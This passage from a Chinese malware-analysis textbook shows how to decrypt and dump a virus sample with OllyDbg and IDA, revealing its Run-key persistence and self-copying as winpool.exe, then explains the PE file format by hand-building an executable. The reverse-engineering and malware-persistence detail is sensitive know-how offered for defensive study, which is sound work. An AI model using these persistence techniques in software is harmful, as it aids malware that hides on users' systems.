当运行完地址 00401015 处的循环指令即可完成解密，因此在地址 00401017 处按下“F2”键设置断点，然后按“F9”键运行到该断点处，如图 4-114 所示。




图 4-114 加密串被解密

加密字符串被解密为：“SOFTWARE\Microsoft\Windows\CurrentVersion\Run”。此时所有用到 SubKey 变量的地方都可以看到解密后的字符串。然而现在仅仅是在内存中解密了，可是病毒源文件中的字符串仍然是加密串，仍旧无法使用 IDA 进行分析。这时可以使用 OD 插件的一个功能 Dump 内存到文件功能。所谓 Dump，他的英文翻译就是“转存”，也就是说把内存中或者其他的输入转存到另一个位置。当然对于我们现在说的 Dump 就是把内存中运行的 PE 进程的数据，从内存中抓取出来，然后再用文件的形式保存下来。对于当前的病毒进程，所有的加密字符串已经被解密，所以此时将其保存到文件自然会得到含有解密串的 PE 文件。

在 OD 反汇编代码窗口中单击鼠标右键，然后选择“Dump Debugged Process”子菜单项，如图 4-115 所示。




图 4-115 Dump 窗口

提示

在 Dump 内存的时候将涉及一些 PE 文件结构相关的知识。例如程序的开始地址、镜像大小、程序原始入口 OEP、节表、导入表等。这些知识我们将在 5.1 节中专门讲解，此处只需按照默认设置，直接单击“Dump”按钮即可。

单击“Dump”按钮，然后选择文件保存的位置和文件名即完成 Dump。例如笔者将 Dump 文件保存名为 Dump.exe，然后使用 IDA 打开这个文件，能够发现加密字符串已经被解密，如图 4-116 所示。

接下来继续看下面的代码，可以看出下面是一系列的 API 调用。可以通过微软公司发布的 MSDN 查阅各个 API 的功能，从而推断此病毒的功能。

首先是 GetSystemDirectoryA 函数，GetSystemDirectoryA 函数实质是 GetSystemDirectory 函数的单字节版本，对应的宽字节版本是 GetSystemDirectoryW，这两个版本的函数只是在处理字符串的格式上有区别，GetSystemDirectoryA 用来处理单字节字符串，GetSystemDirectoryW 用来处理 UNICODE 字符串。但是他们在功能上完全一致。MSDN 中只需查询 GetSystemDirectory 函数即可。通过函数名可以猜出来其功能是

在获取系统目录，查阅一下 MSDN 确认，如图 4-117 所示。




图 4-116 IDA 载入解密后的文件




图 4-117 MSDN 中查阅 GetSystemDirectory 函数功能

MSDN 给出了 GetSystemDirectory 的详细说明，以及各个参数的含义，并且举例演

示了其使用方法。此函数的功能是获得系统目录。接下来是函数 `lstrcat`，同样通过查阅 MSDN 得知它的功能是拼接字符串，也就是将两个字符串合并成一个字符串。然而通过静态分析无法知道此病毒要拼接什么字符串。使用相同的方法可以查阅其余函数的功能，然而有些函数的参数是变量，只有在运行的时候才能获得真实值。这种情况下通过 IDA 分析比较困难。此时可以使用 OD 进行调试分析，能够很容易看到各个函数参数的值。例如 `CopyFile` 函数，是将一个文件复制到另外一个位置。在 IDA 中显示的代码是这样的：

```
.text:004010D3      push      0                      ; bFailIfExists
.text:004010D5      push      offset Data             ; lpNewFileName
.text:004010DA      push      offset ExistingFileName ; lpExistingFileName
.text:004010DF      call     CopyFileA
```

但是此时如果在 OD 中调试就会得到更清晰的信息，如图 4-118 所示。




图 4-118 使用 OD 调试病毒样本

可以清晰地看出病毒将自身复制到系统目录下，并且命名为 `winpool.exe`。读者可以使用这种方法继续完成其余代码的分析。

#### 提示

在分析病毒代码过程中，同时使用 OD 和 IDA 配合分析能够达到更好的分析效果，所以读者需要同时熟练掌握 OD 和 IDA 的分析方法。

本章介绍了计算机病毒代码分析相关基础知识以及常用的反汇编工具。应该说计算机病毒代码分析才是真正意义上的计算机病毒分析技术，读者可以在今后的实战中逐步锻炼掌握这种分析方法。

## 计算机病毒反分析剖析

# 5

随着计算机技术的不断发展，计算机病毒所使用的技术也越来越高级。计算机病毒正朝着更隐蔽、更顽强、更复杂的方向发展。各种加密、加壳、反调试、反 Dump 等反分析技术应用于病毒中，这使得病毒分析也越来越困难。本章将揭示计算机病毒常用的反分析技术。

当前所存在的各种类型病毒中，应属 Windows 32 位的 PE 病毒最为盛行，功能最强，其分析难度也最大。至于脚本病毒所使用的反分析方法通常是将其代码进行加密。在加密数据后总能找到一段解密的程序，其脚本运行前要先解密被加密的数据，然后再运行。所以只要我们准确找到解密算法，将被加密的数据进行解密就可以对其进行代码分析。但是我们无法直接查看 PE 病毒的源码，只能通过反汇编工具分析其汇编代码。这样就给病毒很多机会制造障碍，阻止我们进行分析。

### 5.1 PE 结构

在 Windows 系统（Windows 9x、NT、2000）下的可执行文件，是基于 Microsoft 设计的一种新的文件结构，此结构被称之为 PE 结构。PE 的意思是 Portable Executable（可移植的执行体）。所有的 Win32 执行体都使用 PE 文件格式，其中包括 SYS、DLL、EXE、COM、OCX 文件等。

想要成为一名优秀的病毒分析人员，仅仅会使用反汇编工具，会看 API 调用是远远不够的。要分析 PE 病毒自然应该掌握 PE 结构的知识，同时研究 PE 文件结构也使我们可以进一步了解 Windows 系统。本节将讲解相关方面的知识。

#### 5.1.1 手工编写可执行程序

这里将不依赖任何编译器，仅仅使用一个十六进制编辑器逐个字节地手工编写一个可执行程序。以这种方式讲解 PE 结构，通过这个过程读者可以学习 PE 结构中的 PE 头、节表以及导入表相关方面的知识。

为了简单而又令所有学习程序开发的人感到亲切，我们将完成一个“Hello World!”



程序，功能仅仅是运行后弹出一个消息框，消息框的内容是“Hello World!”。  
首先了解一下 Win32 可执行程序的大体结构，就是通常所说的 PE 结构。  
图 5-1 所示为 PE 结构示意图。




图 5-1 标准 PE 结构图

由图 5-1 中可以看出 PE 结构分为以下几个部分。

- MS-DOS MZ 头部：所有 PE 文件必须以一个简单的 DOS MZ 头开始。有了它，一旦程序在 DOS 下执行，DOS 就能识别出这是有效的执行体，然后运行紧随 MZ header 之后的 DOS 程序，以此达到对 DOS 系统的兼容（通常情况 DOS MZ header 总共占用 64 byte）。
- MS-DOS 实模式残余程序：实际上是个有效的 EXE，在不支持 PE 文件格式的操作系统中，它将简单显示一个错误提示，大多数情况下它是由汇编编译器自动生成。通常，它简单调用中断 21h，服务 9 来显示字符串“This program cannot run in DOS mode”。（在我们写的程序中，它不是必须的，可以不予以实现，但是要保留其大小，大小为 112 byte，为了简洁，可以使用 00 来填充）。
- PE 文件标志：是 PE 文件结构的起始标志（长度 4byte，Windows 程序此值必须为 0x50450000）
- PE 文件头：是 PE 相关结构 IMAGE\_NT\_HEADERS 的简称，其中包含了许多 PE 装载器用到的重要域。执行体在支持 PE 文件结构的操作系统中执行时，PE 装载器将从

DOS MZ header 中找到 PE header 的起始偏移量，跳过了 MS-DOS 实模式残余程序，直接定位到真正的文件头 PE header，长度为 20 byte。

- PE 文件可选头：虽然它的名字是“可选头部”，但是请确信，这个头部并非“可选”，而是“必需”的（长度 224 byte）。

- 各段头部：又称节头部，一个 Windows NT 的应用程序典型地拥有 9 个预定义段（节），它们是“.text”、“.bss”、“.rdata”、“.data”、“.rsrc”、“.edata”、“.idata”、“.pdata”和“.debug”。一些应用程序不需要所有的这些段，同样还有些应用程序为了自己特殊的需要而定义了更多的段（每个段头部占 40 byte，我们这里也不需要所有的段，仅需 3 个段）。

通常我们是将 PE 整个结构分成四个部分，把 MS-DOS MZ 头部和 MS-DOS 实模式残余程序作为第一部分，可以称它为 DOS 部分。而 PE 文件标志、PE 文件头、PE 文件可选头三个部分作为第二部分，称之为 PE 头部分。因为这部分才是 Windows 下真正需要的部分，所以从 PE 文件标志开始才是真正的 PE 部分。各段头部是第三部分，称之为节表。它详细描述了 PE 文件中各个节的详细信息。最后就是各个节的实体部分了，称为节数据。

以上仅仅是对 PE 结构各部分的大体讲解。接下来在手写这个“Hello World!”程序过程中，笔者将详细介绍每个部分的含义。

首先准备一下工具，一个十六进制编辑器即可。笔者使用 VC++ 6.0 所携带的十六进制编辑器，读者也可以使用如 WinHex 等十六进制编辑工具。

打开 VC，选择“文件”→“新建”菜单项，然后选择一个二进制文件，单击“确定”按钮。一切准备就绪了，下面就开始手写可执行程序，如图 5-2 所示。




图 5-2 VC++ 6.0 下的十六进制编辑器

首先来完成“DOS MZ header”部分。“DOS MZ header”的功能前面已经讲过，在这里不再赘述，直接实现它。“DOS MZ header”总共 64 byte，它对应的结构是 IMAGE\_DOS\_HEADER，在 WINNT.H 文件中有定义。通过这个结构我们可以看到，这 64 字节被分成 19 个成员，每个成员都有特殊的含义，与其说我们是在逐字节地手写可执行程序，倒不如说我们是在逐个成员地写。因为单独的一个字节并不一定具有什么意义，我们在学习过程中，就是要按照官方的定义，将整个部分拆分成若干个成员，然后逐个地去学习。

提示

如果安装有 VC 开发环境，那么在其安装目录下有一个头文件 WINNT.H，在这个头文件中定义了所有与 PE 结构相关的各部分结构体，如图 5-3 所示。




图 5-3 VC 安装目录下的 WINNT.H 头文件

使用 VC 开发环境打开此文件，然后按快捷键“Ctrl+F”输入 IMAGE\_DOS\_HEADER 进行搜索，如图 5-4 所示。




图 5-4 搜索结构体 IMAGE\_DOS\_HEADER

单击“Find Next”按钮即可得到以下搜索结果，如图 5-5 所示。




图 5-5 IMAGE\_DOS\_HEADER 结构体的完整定义

可以看出 IMAGE\_DOS\_HEADER，结构体的定义如下：

```
typedef struct _IMAGE_DOS_HEADER { // DOS .EXE header
    WORD e_magic; // Magic number
    WORD e_cblp; // Bytes on last page of file
    WORD e_cp; // Pages in file
    WORD e_crlc; // Relocations
    WORD e_cparhdr; // Size of header in paragraphs
    WORD e_minalloc; // Minimum extra paragraphs needed
    WORD e_maxalloc; // Maximum extra paragraphs needed
    WORD e_ss; // Initial (relative) SS value
    WORD e_sp; // Initial SP value
    WORD e_csum; // Checksum
    WORD e_ip; // Initial IP value
    WORD e_cs; // Initial (relative) CS value
    WORD e_lfarlc; // File address of relocation table
    WORD e_ovno; // Overlay number
    WORD e_res[4]; // Reserved words
    WORD e_oemid; // OEM identifier (for e_oeminfo)
    WORD e_oeminfo; // OEM information; e_oemid specific
    WORD e_res2[10]; // Reserved words
    LONG e_lfanew; // File address of new exe header
} IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

按照它的定义，我们分别完成对各个成员的填充。

第 1 个成员（e\_magic）是个 WORD 类型，占 2 个字节，它被用于表示一个 MS-DOS 兼容的文件类型，它的值是固定的 0x5A4D，所以在十六进制编辑器中输入“4D5A”。

#### 注意

因为我们在十六进制编辑器下写数据，所以所有的数据格式都是十六进制式的。但是我们在开发环境中通常在数据前添加“0x”用来表示十六进制数，即：0x5A4D。而在十六进制编辑器中，直接写成“4D5A”即可。后面内容都照此规定书写。有一点需要说明，为什么十六进制值 0x5A4D 输入到十六进制编辑器中是 4D5A 呢？这是因为一个内存值，无论是占两个字节的 WORD 类型，还是占四个字节的 DWORD 类型等，如同我们学习数学中的十进制数值一样，都是有高低位之分的，从右向左位越来越高。然而在十六进制编辑器中，十六进制位是自左向右依次增高。因此按照高低位对齐的原则，值 0x5A4D 中，低位 0x4D 应该放到左边，0x5A 应该放到右边，也就得到了编辑器中的 4D5A。

第 2 个成员到第 18 个成员总共 58 个字节，是对 DOS 程序环境的初始化等操作，对于我们这个程序来说，没什么影响，通常用“00”来填充（如果读者想对其进行详细了解，请查阅相关书籍）。

#### 提示

在此不可能把 PE 结构所有的知识点都讲解得面面俱到，因为它十分庞大。当然也没有必要对他作完全彻底的掌握，只需掌握关键的地方就可以了。以后我们都将把不影响程序执行的成员填充为零，这样做，一方面使程序看起来简洁，另一方面可以使读者快速定位 PE 结构中要重点掌握的地方。

第 19（e\_lfanew）个成员非常重要，它是一个 LONG 类型，占 4 个字节，用来表示“PE 文件标志”在文件中的偏移，单位是 byte。而从图 5-1 中可以看到“PE 文件标志”紧随“MS-DOS 实模式残余程序”之后。知道这一点，我们就可以计算一下，“DOS MZ header”总共 64 byte，后面的“MS-DOS 实模式残余程序”占 112 byte， $64 + 112 = 176$  byte。但是要注意，这里的 176 是十进制的，转化成十六进制是 0xB0。因为是 4 个字节，其余三位字节应该以 00 补齐，所以最终的值为 0x000000B0。所以在十六进制编辑器中按照高低对齐的原则应该填写“B0000000”。

接下来完成“MS-DOS 实模式残余程序”，前面已经提过，它是用在 DOS 下执行的，而我们所完成的“Hello World”前面程序是在 Win32 下执行的，所以这里的内容并不影响程序的执行。因此这里直接用“00”来填充，注意总共 112 byte。这两部分完成之后代码如图 5-6 所示。

接下来便进入真正主题，开始写真正的 PE 结构部分：微软公司将“PE 文件标志”、“PE 文件头”、“PE 文件可选头”这三个部分用一个结构来定义，即 IMAGE\_NT\_

HEADERS32 在 WINNT.H 中可以搜索其定义，定义如下：




图 5-6 完成 PE 结构中 DOS 部分的编写

```
typedef struct _IMAGE_NT_HEADERS {  
    DWORD Signature;  
    IMAGE_FILE_HEADER FileHeader;  
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;  
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

可以看出这个结构含有 3 个成员。

第 1 个成员 (Signature) 表示“PE 文件标志”，是 DWORD 类型，占 4 个字节，它是 PE 开始的标记，对于 Windows 程序这个值必须为 0x00004550，所以编辑器中填写“50450000”。

第 2 个成员 (FileHeader) 表示“PE 文件头”，它的类型是 IMAGE\_FILE\_HEADER 的结构。也就是说“PE 文件头”的 20 个字节被定义为 IMAGE\_FILE\_HEADER 结构，定义如下：

```
typedef struct _IMAGE_FILE_HEADER {  
    WORD Machine;  
    WORD NumberOfSections;  
    DWORD TimeDateStamp;  
    DWORD PointerToSymbolTable;  
    DWORD NumberOfSymbols;  
    WORD SizeOfOptionalHeader;  
    WORD Characteristics;  
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

这个结构拥有以下 7 个成员。

成员 1 (Machine)，占 2 个字节，表示 PE 文件运行所要求的 CPU。对于 Intel 平台，该值是 0x014C，所以编辑器中应该填写“4C01”。

成员 2 (NumberOfSections)，占 2 个字节，表示 PE 文件中段（节）的总数，在我们这个程序中，计划完成 3 个段，(.text (代码段)、.rdata (只读数据段)、.data (全局变量数据段))。所以此处值是 0x0003，因此填写“0300”。



成员 3 (TimeStamp), 占 4 个字节, 表示文件创建的日期和时间, 从 1970.1.1 00:00:00 以来的秒数, 这里填 “0000” 即可。

成员 4 (PointerToSymbolTable), 占 4 个字节, 表示符号表的指针, 主要用于调试, 在这里填 “0000”。

成员 5 (NumberOfSymbols), 占 4 个字节, 表示符号的数目, 主要用于调试, 在这里填 “0000”。

成员 6 (SizeOfOptionalHeader), 占 2 个字节, 表示后面的 “PE 文件可选头” 部分所占空间大小, 我们已经知道 “PE 文件可选头” 的大小是 224 byte, 转换成十六进制就是 0xE0, 此成员占两个字节, 所以需要补齐一位 00, 即 0x00E0。在编辑器中应该填写 “E000”。

成员 7 (Characteristics), 占 2 个字节, 表示关于文件信息的标记, 比如文件是 EXE 还是 DLL。这个值实际上是二进制位进行或运算得到的值。各二进制位表示的意义如下。

Bit 0: 置 1 表示文件中没有重定向信息。每个段都有它们自己的重定向信息。这个标志在可执行文件中没有使用, 在可执行文件中是用一个基址重定向目录表来表示重定向信息的。

Bit 1: 置 1 表示该文件是可执行文件。

Bit 2: 置 1 表示没有行数信息; 在可执行文件中没有使用。

Bit 3: 置 1 表示没有局部符号信息; 在可执行文件中没有使用。

Bit 4: 未公开。

Bit 7: 未公开。

Bit 8: 表示希望计算机为 32 位机。这个值永远为 1。

Bit 9: 表示没有调试信息, 在可执行文件中没有使用。

Bit 10: 置 1 表示该程序不能运行于可移动介质中 (如软驱或 CD-ROM)。在这种情况下, OS 必须把文件复制到交换文件中执行。

Bit 11: 置 1 表示程序不能在網上运行。在这种情况下, OS 必须把文件复制到交换文件中执行。

Bit 12: 置 1 表示文件是一个系统文件, 例如驱动程序。在可执行文件中没有使用。

Bit 13: 置 1 表示文件是一个动态链接库 (DLL)。

Bit 14: 表示文件被设计成不能运行于多处理器系统中。

Bit 15: 表示文件的字节顺序如果不是计算机所期望的, 那么在读出之前要进行交换。在可执行文件中它们是不可信的 (操作系统期望按正确的字节顺序执行程序)。

